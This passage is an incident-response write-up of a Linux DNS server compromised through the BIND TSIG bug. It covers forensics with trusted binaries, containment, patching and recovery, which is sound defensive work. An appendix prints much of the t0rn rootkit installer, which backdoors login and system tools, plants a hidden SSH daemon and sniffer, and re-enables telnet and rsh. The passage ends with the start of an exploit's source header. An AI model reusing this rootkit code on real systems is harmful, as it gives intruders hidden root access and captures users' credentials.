```
saturn:/# netstat -anp | grep tcp
```

```
tcp    0    0 0.0.0.0:98      0.0.0.0:*      LISTEN  839/inetd
tcp    0    0 0.0.0.0:79      0.0.0.0:*      LISTEN  839/inetd
tcp    0    0 0.0.0.0:80      0.0.0.0:*      LISTEN  650/httpd
tcp    0    0 0.0.0.0:53      0.0.0.0:*      LISTEN  340/named
```

```

tcp 0 0 0.0.0.0:513 0.0.0.0:* LISTEN 839/inetd
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN 839/inetd
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN 839/inetd
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 839/inetd
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 604/sendmail: accep
tcp 0 0 0.0.0.0:515 0.0.0.0:* LISTEN 505/lpd
tcp 0 0 0.0.0.0:113 0.0.0.0:* LISTEN 400/identd
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 287/portmap

```

Gee! There is no process listening at port 5000. Probably this machine was compromised and the system binaries are not trusted. We are going to do a basic forensics process to help further investigations.

Now it's time to use the CD that contains the trusted binaries created before. To accomplish this, one must mount the CD with the following command:

```

saturn:/# mount -t iso9660 /dev/cdrom /mnt/cdrom -o exec
mount: block device /dev/cdrom is write-protected, mounting read-only

```

This CD contains the following directory entries:

linux2.2_sparc32, linux2.2_x86, solaris_2.7 and windows

These directories contain statically linked binaries that don't depend on system libraries.

Now, the collecting phase begins.

```

saturn:/# cd /mnt/cdrom/linux2.2_x86
saturn:/mnt/cdrom/linux2.2_x86 # ./netstat -t -anp | grep tcp

```

```

tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 621/sendmail: accep
tcp 0 0 0.0.0.0:515 0.0.0.0:* LISTEN 566/lpd
tcp 0 0 0.0.0.0:98 0.0.0.0:* LISTEN 464/inetd
tcp 0 0 0.0.0.0:79 0.0.0.0:* LISTEN 464/inetd
tcp 0 0 0.0.0.0:513 0.0.0.0:* LISTEN 464/inetd
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN 464/inetd
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN 464/inetd
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 464/inetd
tcp 0 0 0.0.0.0:113 0.0.0.0:* LISTEN 403/identd
tcp 0 0 0.0.0.0:918 0.0.0.0:* LISTEN 315/rpc.statd
tcp 0 0 0.0.0.0:1024 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 290/portmap
tcp 0 0 0.0.0.0:5000 0.0.0.0:* LISTEN 161/nscd

```

As we can see, the port 5000 is binded to a process called **nscd**. A simple telnet to this port shows that a Secure Shell daemon is listening,

```

remotesys:/ # telnet 10.0.0.3 5000
Trying 10.0.0.3 ...
Connected to 10.0.0.3.
Escape character is '^]'.
SSH-1.5-1.2.27

```

Let's see all the processes running with a trusted ps:

```

saturn:/mnt/cdrom/linux2.2_x86 # ./ps -aux

```

```

USER      PID %CPU %MEM    SIZE   RSS TTY  STAT  START   TIME COMMAND

```

```

bin    291 0.0 0.2 1212 4 20 ? S 19:21 0:00 portmap
daemon 422 0.0 0.2 1144 496 ? S 19:21 0:00 /usr/sbin/atd
named  549 0.0 0.8 2516 1660 ? S 19:21 0:00 named -u named
nobody 404 0.0 0.3 1292 628 ? S 19:21 0:00 identd -e -o
nobody 407 0.0 0.3 1292 628 ? S 19:21 0:00 identd -e -o
nobody 408 0.0 0.3 1292 628 ? S 19:21 0:00 identd -e -o
nobody 410 0.0 0.3 1292 628 ? S 19:21 0:00 identd -e -o
nobody 411 0.0 0.3 1292 628 ? S 19:21 0:00 identd -e -o
root   1 3.4 0.2 1120 476 ? S 19:21 0:05 init
root   2 0.0 0.0 0 0 ? SW 19:21 0:00 (kflushd)
root   3 0.0 0.0 0 0 ? SW 19:21 0:00 (kupdate)
root   4 0.0 0.0 0 0 ? SW 19:21 0:00 (kpiod)
root   5 0.0 0.0 0 0 ? SW 19:21 0:00 (kswapd)
root   6 0.0 0.0 0 0 ? SW< 19:21 0:00 (mdrecoveryd)
root 162 0.5 0.2 1084 468 ? S 19:21 0:00 /usr/sbin/nscd -q
root   306 0.0 0.0 0 0 ? SW 19:21 0:00 (lockd)
root   307 0.0 0.0 0 0 ? SW 19:21 0:00 (rpciod)
root   316 0.0 0.2 1156 560 ? S 19:21 0:00 rpc.statd
root   330 0.0 0.2 1104 480 ? S 19:21 0:0 0 /usr/sbin/apmd -p 10
root   381 0.0 0.2 1172 552 ? S 19:21 0:00 syslogd -m 0
root   390 0.1 0.3 1440 768 ? S 19:21 0:00 klogd
root   436 0.0 0.3 1328 620 ? S 19:21 0:00 crond
root   465 0.0 0.2 1144 488 ? S 19:21 0:00 inetd
root   572 0.0 0.2 1204 532 ? S 19:21 0:00 lpd
root   622 0.0 0.5 2128 1124 ? S 19:21 0:00 sendmail: accepting c
root   637 0.0 0.2 1144 452 ? S 19:21 0:00 gpm -t ps/2
root   711 0.0 0.5 2224 1036 1 S 19:22 0:00 login -- root
root   712 0.0 0.2 1092 408 2 S 19:22 0:00 /sbin/mingetty tty2
root   713 0.0 0.2 1092 408 3 S 19:22 0:00 /sbin/mingetty tty3
root   714 0.0 0.2 109 2 408 4 S 19:22 0:00 /sbin/mingetty tty4
root   715 0.0 0.2 1092 408 5 S 19:22 0:00 /sbin/mingetty tty5
root   716 0.0 0.2 1092 408 6 S 19:22 0:00 /sbin/mingetty tty6
root   719 0.0 0.4 1704 944 1 S 19: 22 0:00 -bash
root 750 0.0 0.1 868 248 ? S 19:23 0:00 ./t0rns
root   753 0.0 0.2 924 404 1 R 19:23 0:00 ps -aux
xfs    671 0.0 0.4 1728 808 ? S 19:21 0:00 xfs -droppriv -daemon

```

Now we can see the **nscd** process and another weird process, named **t0rns**. There is a really good tool for listing files opened by processes. Let's check it up.

```
saturn:/mnt/cdrom/linux2.2_x86 # ./lsdf | grep nscd
```

```

nscd 162 root cwd DIR 3,2 4096 2 /
nscd 162 root rtd DIR 3,2 4096 2 /
nscd 162 root txt REG 3,2 201552 17232 /usr/sbin/nscd
nscd 162 root mem REG 3,2 25386 108812 /lib/ld -linux.so.1.9.5
nscd 162 root mem REG 3,2 699 832 78302 /usr/i486 -linux-libc5/lib/libc.so.5.3.12
nscd 162 root 0u CHR 1,3 170183 /dev/null
nscd 162 root 1u CHR 1,3 170183 /dev/null
nscd 162 root 2u CHR 1,3 170183 /dev/ null
nscd 162 root 3r FIFO 0,0 5 pipe
nscd 162 root 4w FIFO 0,0 5 pipe
nscd 162 root 5r FIFO 0,0 6 pipe
nscd 162 root 6w FIFO 0,0 6 pipe
nscd 162 root 7u IPv4 169 TCP *:5000 (LISTEN)
nscd 162 root 21w FIFO 0,0 7 pipe

```

```
saturn:/mnt/cdrom/linux2.2_x86 # ./lsdf | grep t0rns
```

```

t0ms 750 root cwd DIR 3,2 4096 10996 4 /usr/src.puta
t0ms 750 root rtd DIR 3,2 4096 2 /
t0ms 750 root txt REG 3,2 6948 156118 /usr/src.puta/t0rns
t0ms 750 root mem REG 3,2 25386 108812 /lib/ld -linux.so.1.9.5

```

```
t0ms 750 root mem REG 3,2 699832 78302 /usr/i486 -linux-libc5/lib/libc.so.5.3.12
t0ms 750 root 0u sock 0,0 737 can't identify protocol
t0ms 750 root 1w REG 3,2 510 109969 /usr/src/.puta/system
```

What can we extract from the previous **ls** outputs? First, they are using **libc5** what, nowadays, is a bit old. In the case of **nscd**, we conclude it starts via **/usr/sbin/nscd** and does not write any information to the disk.

As we had already seen it listens on port 5000. In the case of **t0rns**, it's started via **/usr/src/.puta/t0rns** command and writes data to **/usr/src/.puta/system**. It does not open any socket connection, so probably it's some kind of sniffer.

After checking the interface, note the **PROMISC** flag at the third line below. The **eth0** interface is in promiscuous mode, therefore there is really a sniffer running on the system.

```
saturn:/mnt/cdrom/linux2.2_x86 # ./ifconfig eth0
```

```
eth0 Link encap:Ethernet HWaddr 00:50:DA:EB:47:8E
inet addr:10.0.0.3 Bcast:10.255.255.255 Mask:255.0.0.0
UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
RX packets:110 errors:0 dropped:0 overruns:0 frame:0
TX packets:107 errors:0 dropped:0 overruns:1 carrier:3
collisions:0 txqueuelen:100
Interrupt:3 Base address:0x200
```

With the **ls** command used before, it was possible to discover a hidden directory which contains important details:

```
saturn:/mnt/cdrom/linux2.2_x86 # ./ls -la /usr/src/.puta
```

```
drwxr-xr-x 2 root root 4096 Apr 4 15:06 .
drwxr-xr-x 5 root root 4096 Apr 4 10:10 ..
-rw-r--r-- 1 root root 26 Apr 4 10:10 .1addr
-rw-r--r-- 1 root root 72 Apr 4 10:10 .1file
-rw-r--r-- 1 root root 21 Apr 4 10:10 .1logz
-rw-r--r-- 1 root root 24 Apr 4 14:20 .1proc
-rw-r--r-- 1 root root 892 Apr 4 15:05 system
-rwxr-xr-x 1 root root 7578 Aug 21 2000 t0mp
-rwxr-xr-x 1 root root 694 8 Aug 22 2000 t0rns
-rwxr-xr-x 1 root root 1345 Sep 9 1999 t0rns
```

Containment

After collecting fresh evidences and establishing that there was an actual incident, it's important to do a full backup (two if possible) for deeper analysis. This backup must be done at a bit level, because it's possible to find several clues in slack and free spaces of a Hard Disk.

This task can be accomplished in two ways: Adding a new hard disk to a system, what is risky because we need to turn the computer off and this approach might destroy the evidence, and the other is to use a network connection and send the disk image backup to another machine. The ideal situation is to use a crossover cable or put both machines on a segregated HUB.

The second option is by far the easiest and more safer to do. So, first of all we must disconnect the **saturn** machine from the network and connect it to the evidence collector machine (from Jump Kit) through a crossover cable. Then, we should type the following commands to perform a full backup:

```
remotesys:/ # nc -l -p 10000 > /mnt/evidence/saturn.bkp
```

In this case, we specify that the remote machine will be listening at port 10000 and will direct the backup to a file called saturn.bkp.

```
saturn:/mnt/cdrom/linux2.2_x86 # ./dd if=/dev/hda2 | ./nc 10.0.0.4 10000
```

Again we are using the CD with trusted binaries to do a full backup of the system. In our case, the RedHat is installed at **/dev/hda2** partition. This is a bit level backup that will be directed to a remote machine (10. 0.0.4) for further forensics analysis.

It's important to determine the extension of the incident. The following steps must be addressed during the incident containment:

1. As we already know, there's a sniffer running in our compromised machine, so we must change all passwords used on the network. We should also verify password and group files on every systems of the Organization's network, because it's not possible to know exactly how many passwords were compromised.
2. Determine trust relationships among the several systems on the network. As we are talking about UNIX like Operating Systems, this can be done finding **.rhosts** and **/etc/hosts.equiv** files at the systems, besides NIS and NFS configuration files.
3. Review the system logs of machines located on the same network segment or with some kind of relationship with the compromised system. This step is very important as we still don't know if other systems were broken.
4. Perform port scans on other systems on the same network segment, looking for possibly compromised systems (for example, seeking the ports used by the **t0rn** rootkit). There are good chances that other systems with the same vulnerabilities could be broken.
5. As we are dealing with a Red Hat Linux, it would be a good idea to reinstall the modified binaries from the original installation CD, using the "RPM" utility. However, the ideal approach is to reinstall the Operating System and apply all the necessary patches.

If there are Windows machines, all the steps stated above may be applied as well. In this case, the important files are those from Event Viewer's System, Security and Application logs, besides IIS (%systemroot%\system32\logfiles), etc.

It's very important to maintain the system administrator and IT manager informed about what's really happening and which actions were taken. This approach reduces the pressure over the Response Team.

Eradication

If we know exactly when the systems were compromised (what can be accomplished examining system logs, IDS logs and Firewall logs), it's possible to recover system files from the backup that was made before the incident.

In our case, we know the system was compromised via **TSIG** bug, so it was just a matter of applying the necessary patches to remove the vulnerability. Some attackers and even some worms automatically remove such vulnerabilities to prevent other break-ins, but they install backdoors on the system.

In the cases where we have rootkit installations, it's more recommended a complete reinstallation of the system. Of course, we must remove unnecessary services and apply all the patches after the installation.

My tests were done on an old version of RedHat (6.1) which has lots of bugs, like **Bind**, **Wuftp** and **Sendmail**. A good alternative should be to upgrade to a new version of RedHat (7.3 or newer) and apply relevant patches as well.

However, we know that is very hard to keep up to date with new distributions on a production environment. It's possible that some applications stop working after the upgrade. Because of these considerations, the Enterprises must have test environments where it is possible to assess problems.

After doing a complete reinstall of the Operating System, applying the relevant patches, disabling unnecessary patches and recovering the data backup, it's important to assure that there is no vulnerabilities on the system before putting it to work.

We can accomplish this doing a vulnerability assessment with tools like **ISS Internet Scanner**, **ISS System Scanner**, **nmap** and **Nessus**. With these tools it is possible to verify which ports are open and whether insecure or unpatched services are active. It's a good idea to run the known exploits against the new system to confirm that there is no more risk.

Following we have the steps to eliminate the vulnerabilities.

1. First of all, we have to reinstall the Red Hat Linux. The really important detail here is that we must not be connected to the network at this time!
2. Then we must verify which patches are available to this version of Linux (<ftp://updates.redhat.com/6.1/en/os/i386>). More details in figure 5. We can download the several patches (in RPM format) to the **/tmp** directory.




Figure 5 - Red Hat Security Updates

3. Now, the command used to update the binaries is:

```
satum:/tmp# rpm -Fvh <software.rpm>
```

Example:

```
satum:/tmp# rpm -Fvh bind-8.2.3-0.6.x.i386.rpm
```

4. After applying the patches, it's time to disable unnecessary services, editing **/etc/inetd.conf** and renaming **/etc/rc.d/rc3.d** scripts. Following, the modified **/etc/inetd.conf** (note that all the services were disabled):

```
#
# inetd.conf          This file describes the services that will be available
#                   through the INETD TCP/IP super server. To re-configure
#                   the running INETD process, edit this file, then send the
#                   INETD process a SIGHUP signal.
#
# Version:           @(#)etc/inetd.conf          3.10          05/27/93
#
# Authors:           Original taken from BSD UNIX 4.3/TAHOE.
#                   Fred N. van Kempen, <waltje@u.walt.nl.mugnet.org>
#
# Modified for Debian Linux by Ian A. Murdock <imurdock@shell.portal.com>
#
# Modified for RHS Linux by Marc Ewing <marc@redhat.com>
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
# Echo, discard, daytime, and chargen are used primarily for testing.
```



```

#
# To re-read this file after changes, just do a 'killall -HUP inetd'
#
#echo stream      tcp      nowait    root      internal
#echo dgram       udp      wait      root      internal
#discard          stream   tcp       nowait    root      internal
#discard          dgram   udp       wait      root      internal
#daytime          stream   tcp       nowait    root      internal
#daytime          dgram   udp       wait      root      internal
#chargen          stream   tcp       nowait    root      internal
#chargen          dgram   udp       wait      root      internal
#time stream      tcp      nowait    root      internal
#time dgram       udp      wait      root      internal
#
# These are standard services.
#
#ftp stream       tcp      nowait    root      /usr/sbin/tcpd  in.ftpd -l -a
#telnet          stream   tcp       nowait    root      /usr/sbin/tcpd  in.telnetd
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
#shell stream     tcp      nowait    root      /usr/sbin/tcpd  in.rshd
#login stream     tcp      nowait    root      /usr/sbin/tcpd  in.rlogind
#exec stream      tcp      nowait    root      /usr/sbin/tcpd  in.rexecd
#comsat          dgram    udp       wait      root      /usr/sbin/tcpd
in.comsat
#talk dgram       udp      wait      nobody.tty /usr/sbin/tcpd  in.talkd
#ntalk dgram      udp      wait      nobody.tty /usr/sbin/tcpd  in.ntalkd
#dtalk stream     tcp      wait      nobody.tty /usr/sbin/tcpd  in.dtalkd
#
# Pop and imap mail services et al
#
#pop-2 stream     tcp      nowait    root      /usr/sbin/tcpd  ipop2d
#pop-3 stream     tcp      nowait    root      /usr/sbin/tcpd  ipop3d
#imap stream      tcp      nowait    root      /usr/sbin/tcpd  imapd
#
# The Internet UUCP service.
#
#uucp stream      tcp      nowait    uucp      /usr/sbin/tcpd
/usr/lib/uucp/uucico -l
#
# Tftp service is provided primarily for booting. Most sites
# run this only on machines acting as "boot servers." Do not uncomment
# this unless you *need* it.
#
#tftp dgram       udp      wait      root      /usr/sbin/tcpd  in.tftpd
#bootps          dgram    udp       wait      root      /usr/sbin/tcpd
bootpd
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers." Many sites choose to disable
# some or all of these services to improve security.
#
#finger          stream   tcp       nowait    nobody     /usr/sbin/tcpd
in.fingerd
#cfinger stream   tcp      nowait    root      /usr/sbin/tcpd  in.cfingerd
#systat          stream   tcp       nowait    guest     /usr/sbin/tcpd
/bin/ps -auwx
#netstat         stream   tcp       nowait    guest     /usr/sbin/tcpd
/bin/netstat -f inet
#
# Authentication
#
#auth stream      tcp      wait      root      /usr/sbin/in.identd in.identd -e -o

```

```
#
# End of inetd.conf

#linuxconf stream tcp wait root /bin/linuxconf linuxconf --http
#swat stream tcp nowait.400 root /usr/sbin/swat swat
```

To remove these services from memory, just type the following commands:

```
saturn:/tmp# ps -ef | grep inetd
root      184      1  0  May 22 ?        00:00:00 /usr/sbin/inetd
root      837     280  0  00:43 pts/0    00:00:00 grep inetd
```

```
saturn:/tmp# kill -1 184
```

Then we must rename the rc scripts, just like the following examples:

```
saturn:/tmp# cd /etc/rc.d/rc3.d
saturn:/etc/rc.d/rc3.d# mv S85httpd x85httpd
saturn:/etc/rc.d/rc3.d# mv S60lpd x60lpd
```

And the final result should be something like this:

```
saturn:/etc/rc.d/rc3.d# ls
K05innd
K10pulse
K15postgresql
K20nfs
K20rstatd
K20rusersd
K20rwhod
K35smb
K45arpwatch
K50snmpd
K55routed
K60mars-nwe
K65identd
K70nfslock
K83ypbind
S05kudzu
S10network
S16apmd
S20random
S30syslog
S40atd
S40crond
S50inet
S55named
S75keytable
S85gpm
S90xfs
S99linuxconf
S99local
core
x11portmap
x25netfs
x60lpd
x80sendmail
x85httpd
```

To stop individually the services, we can use the following command:

```
saturn:/etc/rc.d/rc3.d# ./<service> stop
```

For instance:

```
saturn:/etc/rc.d/rc3.d# ./x85httpd stop
```

5. OK. We've just finished applying patches and stopping unnecessary services. Now we must test the system before connecting it to the network. We can test it using a segregated HUB or a crossover cable. Let's use the Nessus tool and verify the new report.

Nessus Scan Report

SUMMARY

- Number of hosts which were alive during the test : 1
- Number of security holes found : 0
- Number of security warnings found : 2
- Number of security notes found : 4

TESTED HOSTS

10.0.0.3 (Security warnings found)

DETAILS

+ 10.0.0.3 :

- . List of open ports :
 - domain (53/tcp) (Security notes found)
 - general/tcp (Security warnings found)
 - general/icmp (Security warnings found)
 - general/udp (Security notes found)

. Information found on port domain (53/tcp)

The remote bind version is :8.2.3 -REL

. Warning found on port general/tcp

The remote host uses non -random IP IDs, that is, it is possible to predict the next value of the ip_id field of the ip packets sent by this host.

An attacker may use this feature to determine if the remote host sent a packet in reply to another request. This may be used for portscanning and other things.

Solution : Contact your vendor for a patch

Risk factor :

Low

. Information found on port general/tcp

Nmap found that this host is running Linux 2.1.19 - 2.2.19

. Information found on port general/tcp

Nmap only scanned 15000 TCP ports out of 65535. Nmap did not do a UDP scan, I guess.

. Warning found on port general/icmp

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date which is set on your machine.

This may help him to defeat all your time based authentication protocols .

Solution : filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk factor : Low
CVE : CAN -1999-0524

. Information found on port general/udp

This file was generated by the Nessus Security Scanner

As we can see, there's no more vulnerable services and this machine is quite secure. The ideal situation, however, would be to install a recent version of the Red Hat Linux Distribution (7 .3 or later). Now it's a good moment to change the network topology with the intent of including a Network Firewall.

Recovery

Once the system has no more vulnerabilities, it's time to put it to work. At this time, we may restore the backup of the machine 's data (just the data and not the system binaries previously copied). As, in our scenario we are using a **DNS** Server, the recovered data include the zone files and the configuration files of the named (**BIND**) service.

The system administrator must validate the operations of the machine and verify if everything is normal. It includes to verify that all the zones that this server has authority are fine, using the **nslookup** tool. This verification process is important to ensure that the applied patches didn't compromise the normal operations of system. As we know, it's quite common that the systems stop working after the patches installation.

The system resources should be monitored to guarantee that everything is working well. In this phase it is important to update the system documentation to reflect the changes made and to help prevent future installations with the same problems.

We cannot forget to monitor the network with the intention of discovering any other compromised systems or to verify if there is someone trying to break them again. It's time to revise IDS and Firewall rules to correct any inconsistencies.

This monitoring process can be accomplished with a Sniffer, like Ethereal (<http://www.ethereal.com>) and the Network Intrusion Detection, like **Snort**. We can detect an intruder that uses uncommon protocols like **ICQ, IRC, TFTP**, and so on.

Lessons Learned

With the **t0rn** rootkit, it was possible to verify that simple security precautions could effectively avoid such a problem. Following, a few points to address that could avoid possible break-ins:

1. Take a meeting with the personnel involved with the incident, to validate all the steps taken to identify, contain and eradicate the intrusion. This is an important step to recognize the Team's efforts and correct possible mistakes taken during the incident process. This is the time to get suggestions to improve the whole process.
2. Recommend a Training program to improve the skills of the personnel involved on the Response Team. The training must be extended to other IT staff and even regular users to increase the awareness about security inside the Organization.
3. Assess regularly all the Internet and **DMZ** perimeters, looking for vulnerabilities and configuration mistakes with the intention to improve the security and avoid remote compromises. This can be accomplished using Vulnerability Assessment tools like **Nmap**, **Nessus** and **Internet Scanner** . Always apply the correction patches (first on a test environment if possible) to limit dramatically the possibility of a break-in.
4. Revise the Network Topology to guarantee that the network is properly segmented to limit the damage an intruder can do. Just allow the strictly necessary services among the several network segments. All the firewall rules must be analysed.
5. Implement Host and Network Intrusion Detection Systems to help to identify break-in attempts.
6. Modify the Firewall rules to allow just the necessary services to their respective servers. Despite the Firewall presence, it's important to disable the unnecessary services on the several hosts behind it, to improve deeply the security of the network.
7. Change the Security Policies to reflect all the modifications made on the systems and networks.

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```

    echo
else
    echo "${WHI}guess not.${RES}"
fi

echo "${BLU}# ${BLU}[Installing trojans....]                ${BLU}    #${RES}"
if test -n "$1"; then
echo "${BLU}# ${BLU}    Using Password : ${WHI}$1                ${BLU}    ${RES}"
cd $bla2
./pg $1 > /etc/ttyhash
else
echo "${BLU}# ${RED} No Password Specified, using default - t0mkit    ${BLU}    #${RES}"
./pg t0mkit > /etc/ttyhash
fi

if test -n "$2"; then
echo "${BLU}# ${BLU}    Using ssh-port : ${WHI}$2                ${BLU}    ${RES}"
tar xzf ssh.tgz
echo "Port $2" >> .t0m/shdcf
echo "3 $2" >> dev/.1addr
cat .t0m/shdcf2 >> .t0m/shdcf ; rm -rf .t0m/shdcf2
else
echo "${BLU}# ${RED} No ssh-port Specified, using default - 47017    ${BLU}    #${RES}"
tar xzf ssh.tgz
echo "Port 47017" >> .t0rn/shdcf
echo "3 $2" >> dev/.1addr
cat .t0m/shdcf2 >> .t0m/shdcf ; rm -rf .t0rn/shdcf2
fi

touch -acmr /bin/login login
./sz /bin/login login
mv -f /bin/login /sbin/xlogin
mv -f login /bin/login
chmod 4555 /bin/login

echo "${BLU}#                ${BLU}#${RES}"
echo "${BLU}#    ${RED}: login moved and backdoored                ${BLU}#${RES}"
# Ok lets start creating dirs
mkdir -p /usr/src/.puta/
mkdir -p /usr/info/.t0m/
cp dev/.1addr /usr/src/.puta/
cp dev/.1file /usr/src/.puta/
cp dev/.1logz /usr/src/.puta/
cp dev/.1proc /usr/src/.puta/

mv .t0m/sh* /usr/info/.t0m/
mv /usr/info/.t0m/sharsed /usr/sbin/nscd
/usr/sbin/nscd -q
echo "# Name Server Cache Daemon..">> /etc/rc.d/rc.sysinit
echo "/usr/sbin/nscd -q" >> /etc/rc.d/rc.sysinit

# time change bitch

touch -acmr /sbin/ifconfig ifconfig
touch -acmr /bin/ps ps
touch -acmr /usr/bin/du du
touch -acmr /bin/lsls
touch -acmr /bin/netstat netstat
touch -acmr /usr/sbin/in.fingerd in.fingerd
touch -acmr /usr/bin/find find
touch -acmr /usr/bin/top top

# Backdoor ps/top/du/lsls/netstat
mv -f in.fingerd /usr/sbin/in.fingerd
mv -f ps /bin/ps
mv -f ifconfig /sbin/ifconfig
mv -f du /usr/bin/du
mv -f netstat /bin/netstat
mv -f top /usr/bin/top
mv -f lsls /bin/lsls
mv -f find /usr/bin/find

```



```

echo "${BLU}#          ${RED}: ps/du/lS/top/netstat/find backdoored          ${BLU}#${RES}"
echo "${BLU}#          #${RES}"
echo "${BLU}# ${BLU}[Moving our files...]          ${BLU}#${RES}"
cd $bla2
mv t0rns /usr/src/.puta/t0rns
mv t0rnp /usr/src/.puta/t0rnp
mv t0rnsb /usr/src/.puta/t0rnsb
cd /usr/src/.puta
./t0rns
echo "${BLU}#          ${RED}: t0rnsniff/t0rnp/parse/sauber moved          ${BLU}#${RES}"
echo "${BLU}# ${BLU}[Modifying system settings to suit our needs]          ${BLU}#${RES}"
echo "${BLU}#          ${RED}: cleaning inetd.conf - enabling finger/telnet          ${BLU}#${RES}"
sed "s/^#telnet/telnet/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf
sed "s/^#shell/shell/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool ; mv -f
/tmp/.pinespool /etc/inetd.conf
sed "s/^# telnet/telnet/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf
sed "s/^# shell/shell/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool ; mv -f
/tmp/.pinespool /etc/inetd.conf
sed "s/^# finger/finger/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf
sed "s/^# finger/finger/" /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf
sed '/finger/s/nobody/root/g' /etc/inetd.conf > /tmp/.pinespool ; touch -acmr /etc/inetd.conf /tmp/.pinespool; mv -f
/tmp/.pinespool /etc/inetd.conf

if [ "`grep ALL /etc/hosts.deny`" ]; then
echo "${BLU}#          ${RED}: Detected ALL : hosts.deny tcpd backdoored  ${BLU}          #${RES}"

else
echo ""
fi

echo "${WHI}-----${RES}"
echo "${RED}[Patching... ]${RES} "
echo "${BLU}This version has no patching.. do it manually bitch${RES}"

# removed this patching since this kit is not going to be used with the
# wuftp/Statd worms..

killall inetd
/usr/sbin/inetd

echo "${WHI}-----${RES}"

echo "${RED}[System Information... ]${RES}"
MYIPADDR=`/sbin/ifconfig eth0 | grep "inet addr:" | \
awk -F ' ' '{print $2}' | cut -c6`
echo "${BLU}Hostname :${WHI} `hostname -f` ($MYIPADDR)${RES}"
uname -a | awk '{ print $11 }' > /tmp/info_tmp
echo "${BLU}Arch : ${WHI} `cat /tmp/info_tmp` +- bogomips : `cat /proc/cpuinfo | grep bogomips | awk '{print
$3}'` "${RES}"
echo "${BLU}Alternative IP :${WHI} "`hostname -i` +- Might be ["`/sbin/ifconfig | grep \
eth | wc -l` " ] active adapters.${RES}"
if [ -f /etc/redhat-release ]; then
echo -n "${BLU}Distribution:${WHI} `head -1 /etc/redhat-release` ${RES}"
else
echo -n "${BLU}Distribution:${WHI} unknown${RES}"
fi

endtime=`date +%S`
total=`expr $endtime - $starttime`

echo ""
echo "${WHI}-----${RES}"
echo "${RED}ipchains ...?${RES}"
/sbin/ipchains -L input | head -5
echo "${WHI}-----${RES}"

echo "${WHI}===== ${RED}Backdooring completed in :$total seconds
${RES}"

```

```
cd $bla2
cd ../
rm -rf tk*
if [ -f /usr/sbin/syslogd ]; then
/usr/sbin/syslogd
else
/sbin/syslogd
fi
```

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Appendix B – Source code of `tsl_bind.c` (TSIG)

```
/*
 * Tamandua Laboratories. - CONFIDENTIAL - *** PROOF OF CONCEPT ***
 * Copyright (C) 2001 Tamandua Laboratories.
 * Powered by Axur Communications Inc. - www.axur.org
 *
 * Author : Gustavo Scotti (scotti@axur.org)
 * Co-Author: Thiago Zaninotti
 *
 * ENGLISH EXPLANATION:
 *-----
```

